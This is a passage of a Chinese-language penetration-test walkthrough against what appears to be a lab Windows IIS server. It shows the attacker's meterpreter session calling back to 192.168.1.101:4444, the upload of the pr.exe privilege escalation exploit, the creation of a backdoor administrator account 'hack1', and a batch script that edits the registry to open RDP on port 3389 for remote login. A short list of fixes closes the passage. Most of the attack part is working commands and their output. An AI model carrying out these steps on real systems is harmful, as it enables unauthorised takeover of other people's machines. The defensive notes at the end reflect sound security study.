
输入whoami都不行，是一个低权限账户

再次使用pr提权，利用meterpreter上传pr.exe




```
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > cd ../../../
meterpreter > pwd
c:\
meterpreter > mkdir test
Creating directory: test
meterpreter > upload '/root/pr.exe' c:\\test
[*] uploading  : /root/pr.exe -> c:\test
[*] uploaded   : /root/pr.exe -> c:\test\pr.exe
meterpreter >
```

然后创建用户hack1并添加到管理员组




```
c:\test>pr.exe "net user hack1 123 /add"
pr.exe "net user hack1 123 /add"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 1868
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net user hack1 123 /add

c:\test>pr.exe "net localgroup administrators hack1 /add"
pr.exe "net localgroup administrators hack1 /add"
����ɹ���g�

/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 1868
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net localgroup administrators hack1 /add
����ɹ���g�
```

netstat -an查看是否打开了3389端口，发现并没有




```
c:\test>netstat -an
netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    192.168.1.104:80       192.168.1.101:39079    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54046    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54186    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54326    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54466    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54606    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54746    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54886    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:55026    CLOSE_WAIT
  TCP    192.168.1.104:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.104:1037     192.168.1.101:4444     ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1027           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1030         *:*
  UDP    127.0.0.1:1032         *:*
  UDP    127.0.0.1:1036         *:*
  UDP    192.168.1.104:123      *:*
  UDP    192.168.1.104:137      *:*
  UDP    192.168.1.104:138      *:*

c:\test>
```

输入exit回到meterpreter上传3389open.bat




```
meterpreter > upload '/root/3389open.bat' c:\\test
[*] uploading  : /root/3389open.bat -> c:\test
[*] uploaded   : /root/3389open.bat -> c:\test\3389open.bat
```

然后利用pr.exe运行




```
c:\test>pr.exe "3389open.bat"
pr.exe "3389open.bat"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 3516
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:3389open.bat

c:\test>echo Windows Registry Editor Version 5.00  1>>3389.reg

c:\test>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]  1>>3389.reg

c:\test>echo "fDenyTSConnections"=dword:00000000  1>>3389.reg

c:\test>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]  1>>3389.reg

c:\test>echo "PortNumber"=dword:00000d3d  1>>3389.reg

c:\test>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]  1>>3389.reg

c:\test>echo "PortNumber"=dword:00000d3d  1>>3389.reg

c:\test>regedit /s 3389.reg

c:\test>del 3389.reg
```

netstat -an查看一下，发现3389端口已经打开



```
c:\test>netstat -an
netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    192.168.1.104:80       192.168.1.101:39079    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54046    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54186    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54326    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54466    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54606    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54746    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:54886    CLOSE_WAIT
  TCP    192.168.1.104:80       192.168.1.101:55026    CLOSE_WAIT
  TCP    192.168.1.104:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.104:1037     192.168.1.101:4444     ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1027           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1030         *:*
  UDP    127.0.0.1:1032         *:*
  UDP    127.0.0.1:1036         *:*
  UDP    192.168.1.104:123      *:*
  UDP    192.168.1.104:137      *:*
  UDP    192.168.1.104:138      *:*
```

成功登陆



```
UDP    127.0.0.1:1032         *:*
UDP    127.0.0.1:1036         *:*
UDP    192.168.1.104:123      *:*
UDP    192.168.1.104:137      *:*
UDP    192.168.1.104:138      *:*

c:\test>
```


漏洞修复

关闭WebDAV

解析漏洞

